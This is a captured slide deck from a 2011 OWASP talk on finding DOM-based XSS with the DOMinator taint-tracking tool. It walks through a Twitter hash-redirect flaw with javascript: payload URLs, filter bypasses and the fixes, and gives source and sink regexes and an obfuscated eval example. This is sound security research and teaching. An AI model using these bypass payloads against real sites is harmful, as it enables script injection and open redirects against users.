Finding DOMXSS With DOMinator

OWASP
Goteborg
Nov. 2011

Stefano di Paola
CTO @ Minded Security
stefano.dipaola@mindedsecurity.com

The OWASP Foundation

$ whoami

Stefano Di Paola @WisecWisec

- Research
  - OWASP-Italy Senior Member
  - Testing Guide Contributor
  - OWASP SWFIntruder
  - Bug Hunter & Sec Research (Pdf Uxss, Flash Security, HPP)
  - Security Since '99
- Work
  - CTO @ Minded Security Application Security Consulting
  - Director of Minded Security Research Labs
  - Lead of WAPT & Code Review Activities

WebLogs: http://blog.mindedsecurity.com, http://www.wisec.it

Agenda


- DOM Based XSS
- JS Sources & Sinks
- Analysis of interesting examples
- DOMinator
- Some stats

DOM Based XSS Literature

- Original Paper by Amit klein in 2005
http://www.webappsec.org/projects/articles/071105.shtml
  - Outlined some basic inputs and sinks. Didn't talk about control flow
- Blog post by Ory Segal regarding control flow (2008)
http://blog.watchfire.com/wfblog/2008/06/javascript-code.html
  - JavaScript objects are loosely typed.
  - If we just want to pass an existence check we can substitute an iframe window for a normal object
- Kuza55 and Me (2008): Attacking Rich Internet Applications (25ccc, ruxcon)

DOM Based XSS Literature Ext'd

- OWASP DOM Based Xss:
  https://www.owasp.org/index.php/DOM_Based_XSS
- DOMXss Wiki
  https://code.google.com/p/domxsswiki/wiki/Index


owasp DOM Xss - C... | LocationSources - d...

https://code.google.com/p/domxsswiki/wiki/LocationSources

			(}), 126 (~), [127-255]			
location.search	IE 8	8	No pathName	1, 2, 3, 4, 5, 6, 7, 8, 11, 12, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 26, 27, 28, 29, 30, 31, 32 ( ), 33 (!), 34 ("), 36 ($), 38 (&), 39 ('), 40 ((), 41 ()), 42 (*), 43 (+), 44 (,), 45 (-), 46 (.), 47 (/), 58 (:), 59 (;), 60 (<), 61 (=), 62 (>), 63 (?), 64 (@), 91 ([), 92 (\), 93 (]), 94 (^), 95 (_), 96 (`), 123 ({), 124 (|), 125 (}), 126 (~), [127-255]	No Hash	?test<a"'%0A`=%20+%20>;
location.search	Firefox	3.6.15 - 4	No pathName	33 (!), 36 ($), 37 (%), 38 (&), 40 ((), 41 ()), 42 (*), 43 (+), 44 (,), 45 (-), 46 (.), 47 (/), 58 (:), 59 (;), 61 (=), 63 (?), 64 (@), 91 ([), 92 (\), 93 (]), 94 (^), 95 (_), 123 ({), 124 (|), 125 (}), 126 (~)	No Hash	?test%3Ca%22%27%0A%60=%20+%20%3E;
location.search	Chrome	6.0.472.53 beta	No pathName	33 (!), 36 ($), 37 (%), 38 (&), 39 ('), 40 ((), 41 ()), 42 (*), 43 (+), 44 (,), 45 (-), 46 (.), 47 (/), 58 (:), 59 (;), 61 (=), 63 (?), 64 (@), 91 ([), 92 (\), 93 (]), 94 (^), 95 (_), 96 (`), 123 ({), 124 (|), 125 (}), 126 (~)	No Hash	?test%3Ca%22'%0A`=%20+%20%3E;
location.search	Opera	10.61	No pathName	33 (!), 36 ($), 37 (%), 38 (&), 39 ('), 40 ((), 41 ()), 42 (*), 43 (+), 44 (,), 45 (-), 46 (.), 47 (/), 58 (:), 59 (;), 61 (=), 63 (?), 64	No Hash	?test%3Ca%22'%0A%60=%20+%20%3E;

DOM Based XSS Twitter Example 1/4

- Classic Twitter URL:
  https://twitter.com/#!/WisecWisec

```
( function(g){
    var a=location.href.split("#!")[1];
     if(a){
         g.location=g.HBR=a;
    }
}
)(window);
```

- Becomes:
  https://twitter.com/WisecWisec

- BUT....

DOM Based XSS Twitter Example 2/4

- http://twitter.com/#!javascript:ICanHasCookies()

location=”javascript:alert(1)”

- Will be executed since javascript: is a pseudo-schema

- The first fix:

```
(function(g){
var a=location.href.split("#!")[1];
if(a){
  g.location=g.HBR=a.replace(“:”,"",”g”);
 }
}
)(window);
```

DOM Based XSS Twitter Example 3/4

- First Bypass:

  http://twitter.com/#!javascript::Payload

- Second Fix:

```
(function(g){
var a=location.href.split("#!")[1];
if(a){
  g.location=g.HBR=a.replace(/:/gi,"");
 }
}
)(window);
```

DOM Based XSS Twitter Example 4/4

- Second Bypass:


Open Redirect: http://twitter.com/#!//www.wisec.it
Js Exec on IE: http://twitter.com/#!javascript&x58;alert..

- Third (Final) Fix:

```
(function(g){
var a=location.href.split("#!")[1];
if(a){
  g.location.pathname=g.HBR=a;
 }
}
)(window);
```

Code Flow & Terminology

- **Sources:** the input data that can be directly or indirectly controlled by an attacker.
- **Filters:** operations on Sources which change the content or check for specific structures/values.
- **Sinks:** potentially dangerous functions the can be abused to take advantage of some kind of exploitation.



Methodology

- Find the Sources using the following RegExp:

```
/(location\s*[\[.])|([.\[]\s*["']?\s*(arguments|dialogArguments|innerHTML|
write(ln)?|open(Dialog)?|showModalDialog|cookie|URL|documentURI|
baseURI|referrer|name|opener|parent|top|content|self|frames)\W)|
(localStorage|sessionStorage|Database)/
```


- Find the Sinks using the following RegExp:

```
/((src|href|data|location|code|value|action)\s*["'\]]*\s*\+?\s*=)|((replace|
assign|navigate|getResponseHeader|open(Dialog)?|showModalDialog|
eval|evaluate|execCommand|execScript|setTimeout|
setInterval)\s*["'\]]*\s*\()/
```

(all Regexp © by Mario Heiderich)

- Now you get the sources & sinks and finally you can follow the flow on code like the following

Methodology (?)



```
function DIT_prevComment(){var a,a=DIT_commentNavEl==void 0?$("issuecomments").lastChild:DIT_commentNavEl.previousSibling
function DIT_lastComment(){DIT_commentNavEl=$("issuecomments").lastChild;DIT_commentNavEl=DIT_findPrevCommentElement(DIT_
_lfidprefix;DIT_allOrigLabels=_allOrigLabels}_selectAllIssues=DIT_selectAllIssues;_selectNoneIssues=DIT_selectNoneIssues
_openIssueUpdateForm=DIT_openIssueUpdateForm;_addAttachmentFields=DIT_addAttachmentFields;_acstore=_AC_SimpleStore;_accor
_highlightRow=DIT_highlightRow;_highlightRowCallback=DIT_highlightRowCallback;_floatMetadata=DIT_floatMetadata;_floatVert
_confirmNovelStatus=DIT_confirmNovelStatus;_confirmNovelLabel=DIT_confirmNovelLabel;_vallab=DIT_validateLabel;_dirty=DIT_
_acmo=_ac_mouseover;_acse=_ac_select;_acrob=_ac_real_onblur;_allColumnNames=[];_getColspec=DIT_getColspecElement;_getSea
_showInfoPeek=DIT_showInfoPeek;_hideInfoPeek=DIT_hideInfoPeek;_firstComment=DIT_firstComment;_prevComment=DIT_prevComment
function _ac_cancel(){ac_suppressCompletions=!0;ac_updateCompletionList(!1)}function ac_addHandler_(a,b,c){var d=a[b];a[b
function ac_keyevent_(a){var a=a||window.event,b=a.target||a.srcElement;if("INPUT"==b.tagName&&b.type.match(/^text$/i)||
d,e);f=ac_completions&&ac_completions.length>0;g=!1;if(b&&f)g=!ac_suppressCompletions&&!!ac_completions&&ac_selected!=-1
function _ac_real_onblur(){if(ac_focusedInput)ac_focusedInput.onblur=ac_oldBlurHandler;ac_focusedInput=ac_store=null;ac_e
_AC_Store.prototype.completions=function(){alert("UNIMPLEMENTED completions")};_AC_Store.prototype.oncomplete=function(a
function _AC_SimpleStore(a){this.firstCharMap_={};for(var b=0;b<a.length;++b){var c=a[b];if(c)for(var d=c.split(/\W+/),e=
_AC_SimpleStore.prototype.completable=function(a,b){for(var c=0,d=0,e=0;e<b;++e){var f=a.charAt(e);switch(d){case 0:if('
_AC_SimpleStore.prototype.completions=function(a,b){if(!a)return[];var c=RegExp("^(.*[\\s<\"',:-=])?("+a.replace(/([\^*+
_AC_SimpleStore.prototype.autoselectFirstRow=function(){return!0};function _AC_CompareACCompletion(a,b){var c=a.value.toL
_AC_Completion.prototype.toString=function(){return"(AC_Completion: "+this.value+")"};var ac_storeConstructors=[],ac_focu
function ac_handleKey_(a,b,c){ac_checkCompletions();var d=!0,e=ac_completions?ac_completions.length:0;if(ac_store.isCompl
1))}if(b)switch(a){case 27:case 13:case 38:case 40:case 39:case 37:case 9:case 16:case 8:case 46:break;default:ac_everTyp
function ac_complete(){var a=ac_getCaretPosition_(ac_focusedInput),b=ac_completions[ac_selected];ac_focusedInput.value=ac
(b=c.createTextRange(),b.collapse(!0),b.move("character",a),b.select())}var ac_everTyped=!1;
function ac_checkCompletions(){if(ac_suppressCompletions)ac_completions=ac_lastCompletable=null,ac_selected=-1;else{var a
b);ac_selected=-1;for(b=0;b<ac_completions.length;++b)if(c==ac_completions[b].value){ac_selected=b;break}ac_lastCompletab
function ac_updateCompletionList(a){var b=document.getElementById("ac-list");if(a&&ac_completions&&ac_completions.length
a.push(ac_completions[d].heading,"</th></tr>"),c++;else{var e="onmousedown";navigator.userAgent.toLowerCase().indexOf("we
b.style.left=a.x+"px";b.style.top=a.y+a.h+"px";b.style.display="";window.setTimeout(ac_autoscroll,100)}else if(b)b.style
function ac_preTextToHtml(a){return a.replace(/&/g,"&amp;").replace(/</g,"&lt;").replace(/\"/g,"&quot;").replace(/ /g,"&n
function ac_getCaretPosition_(a){if("INPUT"==a.tagName){var b=a.value.length;if(void 0!=a.selectionStart){if(b=a.selecti
```

Methodology

- Javascript is not that easy to analyze!
- Code can be Compressed

```
(function (p,a,c,k,e,d){…..})()
```

- Obsfuscated

```
c=‘’, eval(unescape("%u0540%u0556%u054C%u0519%u054E
%u0550%u0557%u0518").split(" ).map(function(a)
{ c+=String.fromCharCode((a.charCodeAt(0)^1337))})
)
```

- Or simply sla.ckers.ed :

```
this.__parent__.[‘l’+0x6f+’c’+0x61+’tion’]
```

Possible Solutions

- Static Analyzer:

Pro: Very good at finding flows if well implemented. Very fast.

Contra: the problems of every Static Analyzer KB, reflection, runtime evaluation, lot of False Positives + False Negatives etc.

- Script Injection to wrap sources and Sinks:

Pro: use native interpreter so no problem with obfuscation/compression

Contra: Cannot follow the flow.

Possible Solutions

- Runtime Analysis with Dynamic Tainting:

Pro: Uses native interpreter so no problem with obfuscation/compression, can follow the flow.

Contra: doesn’t look at alternative paths. Just propagates the taint flag. No tracking of operations. (mostly used for defense like on perl tainting or php)


- My Solution:

DOMinator


DOMinator (DOMinatriXss)

- DOMinator is a tool for analyzing and identifying DOM Xss.
- Modified version of SpiderMonkey (JS Engine) to add Dynamic Tainting and perform Taint propagation Tracing.
- Modified version of Firefox to add taint propagation to DOM Attributes and chrome methods.
- Extension for Log Monitoring and runtime analysis.

DOMinator Architecture

